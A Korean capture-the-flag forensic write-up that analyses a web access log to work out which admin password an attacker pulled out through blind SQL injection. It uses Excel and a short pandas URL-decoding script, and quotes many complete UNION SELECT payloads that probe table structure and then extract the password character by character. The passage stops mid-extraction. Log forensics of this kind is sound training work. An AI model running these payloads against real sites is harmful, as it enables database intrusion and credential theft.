Massive (forensic)


1. 문제

> SOTI 모의해킹 훈련장에 오신것을 환영합니다.
>
> 수많은 사람들이 이 모의해킹 훈련장을 통해서 성장하였는데요! 해당 훈련장의 관리자 "비밀번호"를 해킹하는 문제가 주어졌고, 많은 참가자들이 SQLI를 통해 해결하였습니다.
>
> 참가자들이 알아낸 관리자의 비밀번호는 무엇이였을까요?

`Massive` 문제는 웹 로그 `access.txt` 파일이 하나 주어집니다. 문제 그대로 로그 분석을 통해 해커가 알아낸 관리자 비밀번호를 알아내면 될 것 같네요 !

2. 분석


우선 `vscode` 를 사용해서 `access.txt` 파일을 열어봅시다 !




- 음.. 너무 보기가 어렵네요... 😓
- 언뜻 보기에도 `SQL-Injection` 을 시도한 흔적이네요 !
- 우선 `SQL-Injection` 부분만 추출해서 분석 해보겠습니다.

> Excel 파일 생성


우선 `Excel` 프로그램을 열어줍니다.




- 위와 같은 상태에서 `파일 -> 열기` 기능으로 `access.txt`를 열어줄 겁니다.




- 위와 같은 화면이 나옵니다.
- `구분 기호로 분리됨`을 체크 후 `다음`을 눌러줍니다.



- 데이터의 구분기호는 `탭`과 `공백`을 체크해 줍니다.



- 데이터 서식은 `날짜`로 지정해주고 `마침` 버튼을 눌러줍니다.



A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
#######	16:10:29	172.18.0.1	-	-	[01/May/2	+0000]	GET	/	HTTP/1.1	200	1736	-	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:10:33	172.18.0.1	-	-	[01/May/2	+0000]	GET	/join.php	HTTP/1.1	200	1833	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:10:42	172.18.0.1	-	-	[01/May/2	+0000]	POST	/check_duplicate.php	HTTP/1.1	200	260	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:10:45	172.18.0.1	-	-	[01/May/2	+0000]	POST	/check_duplicate.php	HTTP/1.1	200	260	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:10:56	172.18.0.1	-	-	[01/May/2	+0000]	POST	/join.php	HTTP/1.1	302	253	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:10:56	172.18.0.1	-	-	[01/May/2	+0000]	GET	/login.php	HTTP/1.1	200	1234	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:11:05	172.18.0.1	-	-	[01/May/2	+0000]	POST	/login.php	HTTP/1.1	200	1341	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:11:46	172.18.0.1	-	-	[01/May/2	+0000]	GET	/join.php	HTTP/1.1	200	1834	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:11:55	172.18.0.1	-	-	[01/May/2	+0000]	POST	/check_duplicate.php	HTTP/1.1	200	260	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:07	172.18.0.1	-	-	[01/May/2	+0000]	POST	/check_duplicate.php	HTTP/1.1	200	261	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:15	172.18.0.1	-	-	[01/May/2	+0000]	POST	/join.php	HTTP/1.1	302	253	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:15	172.18.0.1	-	-	[01/May/2	+0000]	GET	/login.php	HTTP/1.1	200	1234	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:19	172.18.0.1	-	-	[01/May/2	+0000]	POST	/login.php	HTTP/1.1	302	364	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:19	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php	HTTP/1.1	200	1747	http://127	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0									
#######	16:12:50	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:50	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:50	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:51	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:51	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:51	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:51	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1707	-	python-requests/2.31.0									
#######	16:12:53	172.18.0.1	-	-	[01/May/2	+0000]	GET	/index.php?page=board&search=%27+UNION+SE	HTTP/1.1	200	1696	-	python-requests/2.31.0									

- `access.xlsx` 라는 이름으로 저장해 주겠습니다 !

---

access.xlsx 가공

우선 `access.xlsx` 파일을 현재 `log format` 에 맞게 각 컬럼 이름을 붙여준 후, `SQL` 구문만 `url decoding` 을 해서 확인해 봅시다.

```python
import pandas as pd
from urllib.parse import unquote

df = pd.read_excel('access.xlsx', header=None)
print(df)

df.columns = [
    '날짜', '시간', 'IP', '-', '-', 'Time','Second', 'Method', 'Payload',
'Version', 'Status_code', 'Size', 'Referer', 'User-Agent'
]

sql = df['Payload'].apply(unquote)

# sql.txt 파일로 저장 !
sql.to_csv('sql.txt', index=False)
```

sql.txt 분석

저장한 `sql.txt` 를 열어봅시다.

안에는 다양한 `Query` 문이 있습니다. 중요한 것만 해석해 보겠습니다.

```
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=1,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=2,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=3,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=4,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=5,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=6,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=7,+'ccoorreecctt',1),1,1,1,1,1+from+information_schema.columns+where+TABLE_NAME='user_info'+and+TABLE_SCHEMA='soti'
```

- `Query` 문을 해석해 보면 다음과 같습니다.

soti라는 이름의 database에서 user_info의 컬럼의 개수를 1씩 올려가며 확인

```
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=0,'ccoorreecctt',+1),1,1,1,1,1+from+user_info# HTTP/1.1",1696
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=1,'ccoorreecctt',+1),1,1,1,1,1+from+user_info# HTTP/1.1",1696
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=2,'ccoorreecctt',+1),1,1,1,1,1+from+user_info# HTTP/1.1",1696
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=3,'ccoorreecctt',+1),1,1,1,1,1+from+user_info# HTTP/1.1",1696
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(COUNT(*)=4,'ccoorreecctt',+1),1,1,1,1,1+from+user_info# HTTP/1.1",1707
```

- 다음으로 이와 같은 `Query`문도 있습니다.
- 해석해 보면 다음과 같습니다.

user_info()의 데이터 개수를 1씩 올려가며 확인. 즉 ID가 몇 개 있는지 판단하고 있습니다.

- 이 다음에는 `user_info` 테이블에서 값 들을 추출하겠군요 ! 우리는 `password`를 추출하는 부분을 찾아내면 될 것 같습니다.
- 로그를 쭉 내리면서 한번 살펴보겠습니다.

```
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(length(upw)=0,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(length(upw)=1,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(length(upw)=2,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(length(upw)=3,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(length(upw)=4,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
```

- 로그를 내리다 보니, `upw`를 건드리는 부분이 있습니다.
- 이름에서 알 수 있듯이, `upw`는 `user_info`에 저장되어 있는 `user password` 값 일 겁니다.
- 위 로그를 분석하면 다음과 같습니다.

user_info의 첫번째 컬럼(limit 0,1)에서 upw의 길이를 구하고 그 길이가 0 ~ 4 중 맞으면 'ccoorreecctt' 출력


- 이제 길이를 구했으니 `upw`를 추출하겠네요 !

```
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>79,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>56,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>44,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>50,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>47,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>49,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>48,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,1,1))>49,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,2,1))>79,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,2,1))>56,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
"GET /index.php?page=board&search='+UNION+SELECT+1,+IF(ascii(substr(upw,2,1))>44,'ccoorreecctt',+1),1,1,1,1,1+from+(SELECT+upw+from+user_info+limit+0,+1)+as+s# HTTP/1.1"
